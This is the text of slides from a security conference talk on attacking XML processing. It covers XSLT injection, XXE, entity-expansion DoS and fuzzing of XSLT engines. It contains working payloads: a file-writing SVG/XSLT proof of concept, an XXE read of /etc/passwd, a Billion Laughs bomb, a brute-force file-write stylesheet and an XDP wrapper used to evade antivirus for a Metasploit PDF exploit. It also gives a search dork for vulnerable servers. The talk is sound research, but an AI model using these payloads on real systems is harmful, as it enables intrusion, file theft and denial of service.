


Attacking
-Trust to
processing

Attacking
-Trust to
processing


Attacking
-Trust to
processing



XSLT

XSLT

XSLT




XSLT

XSLT

XSLT

Demo!

XSLT



Conclusion

Questions?



Attacking

<?xml?>

processing

Nicolas Grégoire
aka @Agarri_FR





Info-sec since 1999
Founded Agarrri in 2010

18 months ago

Worked on XML-DSig applications
Compromised the 3 targets
Found these technologies fun !

And now ...



Restlet



ORACLE



**XMLSec
Library**




XML 101

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XXE exploitation

Temporary DoS



eXtensible

Markup

Language

αυθεντικότητα

Markup

αντιστοίχηση

```
<book type="Computer Science">
  <title>XML Security</title>
  <author>Blake Dournaee</author>
  <publisher>McGraw-Hill Osborne</publisher>
  <chapters>
    <chapter num="1">Introduction</chapter>
    <chapter num="2">Security primer</chapter>
    ...
  </chapters>
</book>
```


eXtensible

Markup

Language

eXtensible

*M*arkup

Define the meaning of a tag

Usually defined by a URL

Namespaces

```
<html xmlns="http://www.w3.org/1999/xhtml"
      xmlns:foo="http://www.agarri.fr/htb2012ams">
  <foo:u>Hello</foo:u>
  <u>World !</u>
</html>
```

Hello World !

```
<html xmlns="http://www.w3.org/1999/xhtml"
      xmlns:foo="http://www.agarri.fr/hitb2012ams">
  <foo:u>Hello</foo:u>
  <u>World !</u>
</html>
```

Hello World !

Avoid ambiguities

** ?**

<http://www.w3.org/2000/svg>

<http://www.w3.org/1999/xhtml>

<http://xmlns.oracle.com/oxp/config/>

Trigger some specific features

<http://php.net/xsl>

<http://icl.com/saxon>

<http://xml.apache.org/xalan/java>

eXtensible

Markup

Language

*M*arkup

*L*anguage

Data
XML

Code
XSLT

Grammar
DTD

**Processing
instruction**
<?xml ... >

```

<?xml-stylesheet type="text/xml" href="#evilxslt"?>
<!DOCTYPE doc [ <!ATTLIST xsl:stylesheet id ID #REQUIRED > ]>
<doc>
<evil-location>/tmp/0wn3d</evil-location>
<evil-content>Will be stored in a file client-side</evil-content>
<xsl:stylesheet id="evilxslt" version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:sx="http://icl.com/saxon"
  extension-element-prefixes="sx"
  xmlns="http://www.w3.org/1999/xhtml" >
<xsl:output method="xml" indent="yes"
  doctype-system="http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
  doctype-public="-//W3C//DTD SVG 1.1//EN" />
<xsl:template match="/">
  <xsl:variable name="location" select="//evil-location/text()"/>
  <xsl:variable name="vendor" select="system-property('xsl:vendor')"/>
  <svg width="200" height="200" version="1.1" xmlns="http://www.w3.org/2000/svg">
  <text x="10" y="80">XSLT engine : [<xsl:copy-of select="$vendor"/>]</text>
  <xsl:choose>
    <xsl:when test="$vendor = 'libxslt'">
      <text x="10" y="110">Probably vulnerable, exploiting ...</text>
      <circle cx="80" cy="30" r="20" stroke="black" fill="red"/>
      <sx:output file="{ $location}" method="text">
        <xsl:value-of select="//evil-content"/>
      </sx:output>
    </xsl:when>
    <xsl:otherwise>
      <text x="10" y="110">Not vulnerable</text>
      <circle cx="80" cy="30" r="20" stroke="black" fill="green"/>
    </xsl:otherwise>
  </xsl:choose>
</svg>
</xsl:template>
</xsl:stylesheet>
</doc>

```

PI + DTD + data + code => SVG



XML with embedded XSLT code
Self-contained dynamic SVG image
PoC for CVE-2011-1774 (Webkit)




XSLT engine : [Transformix]

Not vulnerable



XSLT engine : [Opera]

Not vulnerable



XSLT engine : [libxslt]

Probably vulnerable

Check `"/tmp/0wn3d" ..`



Use cases

MusicXML XPTV
Multimedia X3D
XSPF SMIL

Programming
XSLT

SVG
Image

WS-Security XKMS
Security SAML
XML-DSig

IM
XMPP

XHTML
Web
WML

RSS ATOM
Blogs

WebDAV
P3P

OpenXML
Office
OpenDocument

REST WSDL
Web Services
SOAP XML-RPC

Use cases

In real life ...

Provision users for dial-in conferencing

1. **Select file**
2. Verification
3. Result

Select file from dial-in conferencing provider

To enable users for dial-in conferencing, select the XML file that your audio conferencing provider gave you. [Learn more](#)

Path and file name:

Microsoft Lync



Online XSLT 2.0 Service

Important: W3C runs this service for its own use. The service, runs on [Jigsaw](#), is based on [Saxon](#) and supports [XSLT 2.0](#), is available publicly, but usage is subject to the [conditions set forth below](#).

Inputs

URI for xsl resource:

URI for xml resource:

Attempt recursive [authentication](#)

Output

Forward language/content accept headers

Content-Type:

gzip compress output

Debug

Debug output

Show Trace

Suppress Transform output

Validate

W3C

Chronopost

You can follow the progress of your package by clicking on the following link:

http://www.chronotrace.com/servletTransform?xmlURL=%2FservletSuiviXML%3FlisteNumerosLT%26langue%3Dfr_FR&xslURL=%2Fapplications%2Fquicksuivi%2Fsuiviclient.xsl

u can follow the progress of y
age by clicking on the followin

[m/servletTransform?xmlURL=%2Fser
3Dfr_FR&xslURL=%2Fapplications%2](#)

[Ongoing floods detected from AMSR-E Swaths](#)

[old.gdacs.org/.../transform.aspx?xmlurl=http://...xslurl=http://...](#)

Site 2379 in Australia (on river Murrumbidgee) (14.4852233676976: Magnitude detected): Site 2388 (Australia). Site 12573 in Afghanistan (on river Amu Darya) ...

[Georgia Coastal Ecosystems LTER](#)

[amble.lternet.edu:8080/.../getProjectsQueryForm.xql?xslUrl=http://...](#)

Home · GCE News » · Research » · Study Site » · Field Planning » · Bibliography » · Data Products » · GIS Resources » · Maps & Imagery » · Documents ...

[xsltransformServlet.xslTransform: Fatal Error reading/parsing XML ...](#)

[80.245.248.214/.../xsltransform?...xslurl=http://...](#)

xsltransformServlet.xslTransform: Fatal Error reading/parsing XML Source.

[Principales Noticias - CNNExpansion.com](#)

[www.cnnexpansion.com/xslTransform.php?...xslu...](#) - Translate this page

inurl:"xslurl=http"

Auditing processing points


Questions we need to answer

What are the vectors used for XML data ?

Is XML data processed ?

If yes, by who and where (client / server / gw) ?

What is the attack surface of these processing points ?





Upload a *SVG* to
Wikimedia => PNG


Questions we need to answer

What are the vectors used for XML data ?

Is XML data processed ?

If yes, by who and where (client / server / gw) ?

What is the attack surface of these processing points ?



Blog feed



Client-side



Server-side


Questions we need to answer

What are the vectors used for XML data ?

Is XML data processed ?

If yes, by who and where (client / server / gw) ?

What is the attack surface of these processing points ?



Process arbitrary XML (data) ?

If YES, are PI executed ?

Process arbitrary DTD (grammar) ?

If YES, are External Entities resolved ?


Process arbitrary XSLT (code) ?

If YES, which extensions are available ?

ATOM

Demo !

```
<feed>  
  <title>Blog title</title>  
  <entry><title>Entry #1</title></entry>  
  <entry><title>Entry #2</title></entry>  
  <entry><title>Entry #3</title></entry>  
</feed>
```



Online ATOM readers

Linux / Perl

Linux / PHP

Windows / JSP

XML::Atom

XSLT

XSLT

Attacker




Want to pwn everything

Internet

Content



Serving ATOM data




XML 101

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XXE exploitation

Temporary DoS



XML Data Package

(**XDP**) is an XML file format created by Adobe Systems in 2003. It is intended to be an XML-based companion to PDF. It allows PDF content

and/or Adobe XML Forms Architecture (XFA) resources to be packaged within an XML container.

XML Data Package (XDP)

Filename extension	.xdp
Internet media type	application/vnd.adobe.xdp+xml ^[1]
Developed by	Adobe Systems
Latest release	2.0
Container for	PDF, XFA
Contained by	PDF
Extended from	XML

File information

Report date:	2011-12-15 11:07:54 (GMT 1)
File name:	msf-cooltype-pdf
File size:	46725 bytes
MD5 hash:	7057968b476c031eecc3c4a76d4bbc17
SHA1 hash:	54f376847535ffef4ab2a96a0fd91d5788c6c546
Detection rate:	8 on 9 (89%)
Status:	INFECTED

File name:	msf-cooltype.pdf
Submission date:	2011-12-15 09:59:01 (UTC)
Current status:	finished
Result:	27 / 43 (62.8%)

```
def make_xdp(pdf)
  xdp = <<-EOF
  <?xml version="1.0" ?><?xfa generator="XFA_42" ?>
  <xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
  <pdf xmlns="http://ns.adobe.com/xdp/pdf/">
  <document><chunk>
  _HERE_
  </chunk></document>
  </pdf>
  </xdp:xdp>
  EOF
  xdp.gsub!(/_HERE_/, Rex::Text.encode_base64(pdf))
  xdp
end
```

File information

Report date:	2011-12-14 23:54:14 (GMT 1)
File name:	msf-cooltype-xdp
File size:	63668 bytes
MD5 hash:	8acac212de79458e517c97c14103748d
SHA1 hash:	b65e2271584bc756078434c0bc2bcf54c668b4db
Detection rate:	0 on 9 (0%)
Status:	CLEAN

File name:	msf-cooltype.xdp
Submission date:	2011-12-14 22:45:30 (UTC)
Current status:	finished
Result:	0 / 43 (0.0%)


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Limited resource
starvation

Allows detecting if
processing occurs



DTD processing
in Wikimedia ?

CWE-776

"Billion Laughs Attack"


```
<?xml version="1.0"?>
```

```
<!DOCTYPE lolz [
```

```
  <!ENTITY lol "lol">
```

```
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
```

```
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
```

```
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
```

```
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
```

```
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
```

```
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
```

```
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
```

```
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
```

```
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
```

```
<lolz>&lol9;</lolz>
```


Allows detecting if
processing occurs

XSLT support in
XML-DSig ?

```
<xsl:number value="1337" format="i"/>
```

"mcccxxxvii"

```
<xsl:number value="1e12" format="i"/>
```

"m" * 1e9 => 1Gb

Demos !


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XXE aka CWE-611

Probably the most
common XML vulnerability

```
<!DOCTYPE entry [  
<!ENTITY ref SYSTEM "/etc/passwd">  
>  
<entry>&ref;</entry>
```

RESTlet

Yandex

OpenOffice

phpMyadmin

MoinMoin

SharePoint

IceWarp Webmail

RHEV **XML::Atom**

DotNetNuke

Djabberd

Symfony2

Adobe Data Services

libraptor

Voxeo

RESTEasy

Liferay

Jersey

XWiki

**Impact often
underestimated !**

Basic

Read an ASCII file

Hit the internal network

- blind hit

- banner grabbing

Specific

Steal NTLM hashes

List directories

Advanced

Read binary files

Retrieve LDAP information

Execute arbitrary commands

And more ...

Depends on

XML parser

Operating system

Programming language

Application features

Windows

file://10.13.8.5/bla.txt
(Pass The Hash)

file://

Unix

file:///proc/self/limits
(Pseudo FS)

Java

file:///var/log/
(Directory listing)

php://filter
/read=convert.base64-encode
/resource=file:///proc/self/cmdline

php:// ogg://

expect://

file://

data:// **PHP** https://

ftp://

ssh2.sftp://
oracle:oracle@127.0.0.1:22
/opt/oracle/ora.ini

ssh2://

DOMDocument::loadXML(<http://localhost:22/>): failed to open stream:
HTTP request failed! SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7

DOMDocument::loadXML(<http://localhost:5900/>): failed to open
stream: HTTP request failed! RFB 003.007

zlib://

http://

DOMDocument::loadXML(<http://localhost:22/>): failed to open stream:
HTTP request failed! SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7

DOMDocument::loadXML(<http://localhost:5900/>): failed to open
stream: HTTP request failed! RFB 003.007

http://

php://filter

/read=convert.base64-encode

/resource=file:///proc/self/cmdline

php://

ssh2.sftp://

oracle:oracle@127.0.0.1:22

/opt/oracle/ora.ini

ssh2://

Demos !


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Introduction

Fuzzing

XSLT

Basic

constructs

HL code

execution



Since 1999

Functionnal programming language

xmlgraphics

Used to **transform XML** docs
to XML, PDF, TXT, SVG, ...



-Complete

Display XML to humans

Why ? Data extraction

Converting between formats

Web Application

Database

Browser

Where ?

XML-DSig

Word processor

Xalan-J

Saxon

Sablotron

tDOM

libxslt

MarkLogic

Transformiix

Oracle-C

XT

Presto

Adobe

MSXML

Altova

4Suite

Xalan-C

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Mutation-based

XSLT engines

+ input files

+ diversifier

+ monitoring

= ?

Radamsa

Diversifier

<http://code.google.com/p/ouspg/wiki/Radamsa>

(Aki Helin / OUSPG)

Valgrind

Monitoring

ASan

Results ?

Mozilla Foundation

Security Advisory

2012-08

Mutation:

SVG NS => XSLT NS

Title:	Crash with malformed embedded XSLT stylesheets
Impact:	Critical
Announced:	January 31, 2012
Reporter:	Nicolas Grégoire, Aki Helin
Products:	Firefox, Thunderbird, SeaMonkey
Fixed in:	Firefox 10.0 Firefox 3.6.26 Thunderbird 10.0 Thunderbird 3.1.18 SeaMonkey 2.7

```
select * from dual where
xmltype("<foo>FUZZ_ME</foo/>")
like "buggy";
```

ORA-07445

----- Call Stack Trace -----

sskgds_getcall: WARNING! *** STACK TRACE ABORTED ***

sskgds_getcall: WARNING! *** UNREADABLE FRAME FOUND ***

sskgds_getcall: invalid fp = 0x41424344

Program received signal **SIGSEGV, Segmentation fault**.

0x035788da in **malloc_consolidate** (av=<value optimized out>) at malloc.c:5144

(gdb) bt

#0 0x035788da in malloc_consolidate (av=<value optimized out>) at malloc.c:5144

#1 0x03579d65 in _int_free (av=<value optimized out>, p=0xf628cd0) at malloc.c:5017

#2 0x0357cecd in *__GI__libc_free (mem=0xf6386e0) at malloc.c:3738

#3 0xb6a924c2 in ?? () from **/opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api**

#4 0xb6a92508 in ?? () from **/opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api**

#5 0xb6a92585 in ?? () from **/opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api**

#6 0xb6a57ce5 in ?? () from **/opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api**

#7 0xb6a57d97 in ?? () from **/opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api**

#8 0xb6aad082 in ?? () from **/opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api**

#9 0xb6a5fd56 in ?? () from **/opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api**

And much more ;-)

Patches are pending ...

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HL code

execution

Wikipedia

[...] **functional programming** is a programming paradigm that [...] **avoids state and mutable data.**

No loop (while, for, ...)
Read-only variables

How to brute force ?

=> for

How to read STDOUT ?

=> while

Brute force

XML formatted data

+

<xsl:for-each>

<data>

<content>Pwn3d by Nicob</content>

<location>/tmp/flag.txt</location>

<location>/var/tmp/flag.txt</location>

<location>c:\Temp\flag.txt</location>

<location>c:\Windows\Temp\flag.txt</location>

<location>/mnt/sdcard/flag.txt</location>

</data>

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:sx="http://icl.com/saxon" extension-element-prefixes="sx"
version="1.0">
```

```
  <xsl:template match="/data">
```

```
    <xsl:variable name="content" select="content/text()"/>
```

```
    <xsl:for-each select="location">
```

```
      <xsl:variable name="location" select="text()"/>
```

```
      <sx:output href="{ $location}" method="text">
```

```
        <xsl:copy-of select="$content"/>
```

```
      </sx:output>
```

```
    </xsl:for-each>
```

```
  </xsl:template>
```

```
</xsl:stylesheet>
```

"for" loop

+

SQL extensions

=

Attack internal databases !

How to brute force ?

=> for

How to read STDOUT ?

=> while

Reading STDOUT

<xsl:template>
+
recursivity
+
code generator

<http://www2.informatik.hu-berlin.de/~obecker/XSLT/loop-compiler/>

by @obqo

XSLT Loop Compiler

```
<loop:update>  
  <loop:for>  
  <loop:while>
```

```
while ((line = stdInput.readLine()) != null) {  
    result = result + line + '\n';  
}
```

```
System.out.println(result);
```

Java

SLOC=4

```
<!-- Prepare the loop -->
<xsl:variable name="cond" select="1" />
<xsl:variable name="result" select="N/A" />
<loop:while test="$cond">
```

```
<!-- Read a line -->
```

```
<loop:do>
  <xsl:variable name="line" select="bufferedReader:readLine($bufferedReader)"/>
  <xsl:variable name="class" select="j:toString(j:getClass($line))"/>
  <xsl:variable name="continue" select="j:equals($class, 'class java.lang.String')"/>
</loop:do>
```

```
<!-- Print the result -->
```

```
<loop:last>
  <xsl:value-of select="$result"/>
</loop:last>
```

```
<!-- Update -->
```

```
<loop:update name="cond" select="$continue"/>
<loop:update name="result" select="concat($result, $line, '&#x0A;')"/>
```

```
</loop:while>
```

XSLT Loop Compiler

SLOC=18

```

<foo>
  <xsl:template>
    <xsl:variable name="cond" select="1"/>
    <xsl:variable name="result" select="N/A"/>
    <axsl:call-template name="while-loop-id2496582" xmlns:axsl="http://www.w3.org/1999/XSL/Transform">
      <axsl:with-param name="command" select="$command"/>
      <axsl:with-param name="tmp" select="$tmp"/>
      <axsl:with-param name="cmd" select="$cmd"/>
      <axsl:with-param name="array" select="$array"/>
      <axsl:with-param name="proc" select="$proc"/>
      <axsl:with-param name="inputstream" select="$inputstream"/>
      <axsl:with-param name="inputstreamreader" select="$inputstreamreader"/>
      <axsl:with-param name="bufferedReader" select="$bufferedReader"/>
      <axsl:with-param name="cond" select="$cond"/>
      <axsl:with-param name="result" select="$result"/>
    </axsl:call-template>
  </xsl:template>
  <axsl:template name="while-loop-id2496582" xmlns:axsl="http://www.w3.org/1999/XSL/Transform">
    <axsl:param name="command"/>
    <axsl:param name="tmp"/>
    <axsl:param name="cmd"/>
    <axsl:param name="array"/>
    <axsl:param name="proc"/>
    <axsl:param name="inputstream"/>
    <axsl:param name="inputstreamreader"/>
    <axsl:param name="bufferedReader"/>
    <axsl:param name="cond"/>
    <axsl:param name="result"/>
    <axsl:choose>
      <axsl:when test="$cond">
        <xsl:variable name="line" select="bufferedReader.readLine($bufferedReader)"/>
        <xsl:variable name="class" select="j.toString(j.getClass($line))"/>
        <xsl:variable name="continue" select="j.equals($class, 'class java.lang.String')"/>
        <axsl:call-template name="while-loop-id2496582">
          <axsl:with-param name="command" select="$command"/>
          <axsl:with-param name="tmp" select="$tmp"/>
          <axsl:with-param name="cmd" select="$cmd"/>
          <axsl:with-param name="array" select="$array"/>
          <axsl:with-param name="proc" select="$proc"/>
          <axsl:with-param name="inputstream" select="$inputstream"/>
          <axsl:with-param name="inputstreamreader" select="$inputstreamreader"/>
          <axsl:with-param name="bufferedReader" select="$bufferedReader"/>
          <axsl:with-param name="cond" select="$continue"/>
          <axsl:with-param name="result" select="concat($result, $line, '&#10;')"/>
        </axsl:call-template>
      </axsl:when>
      <axsl:otherwise>
        <xsl:value-of select="$result"/>
      </axsl:otherwise>
    </axsl:choose>
  </axsl:template>
</foo>

```

XSLT 1.0

SLOC=50

Demos !

Introduction

Fuzzing

XSLT

Basic

constructs

HL code

execution

**So, you found a way to
execute arbitrary PHP,
.NET or Java code ...**

Xalan-J

XMLSpy

Not so uncommon ...

PHP +

RegisterPhpFunctions()

PHP

xmlns:foo="http://php.net/xsl"

foo:function(func, args)

require*

include*

eval

assert

preg_replace


Java

30/12/2011

Me @ BerlinSides 0x2

*"A Java+XSLT shell
seems impossible:
no thread +
no user-defined class"*

14/01/2012



Michael Schierl

@mihi42

@Agarri_FR xhe.myxwiki.org/xwiki/bin/view... is wrong, you can load & exec arbitrary base64 class files pastebin.com/s0DVbU5a #xslt #java #reverse #shell



EPIC WIN

Swiss-knife for
Java exploits

*.class / *.jar

Applet

JWDP

BeanShell

Xalan-J

Apache Velocity

JavaPayload

by @mihi42

Metasploit #6784

generic_xslt_payloads.rb

Clean & easy PHP or Java
Meterpreter shells :-)

Demos !


XML 101

XSLT exploitation

Encapsulation

XXE exploitation

Temporary DoS



Conclusion

XML is everywhere

XML is much more than pure data

The offensive side is progressing quickly

DTD and XSLT attacks have been known for more than 10 years :-)

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Questions ?

<http://xhe.xwiki.org/>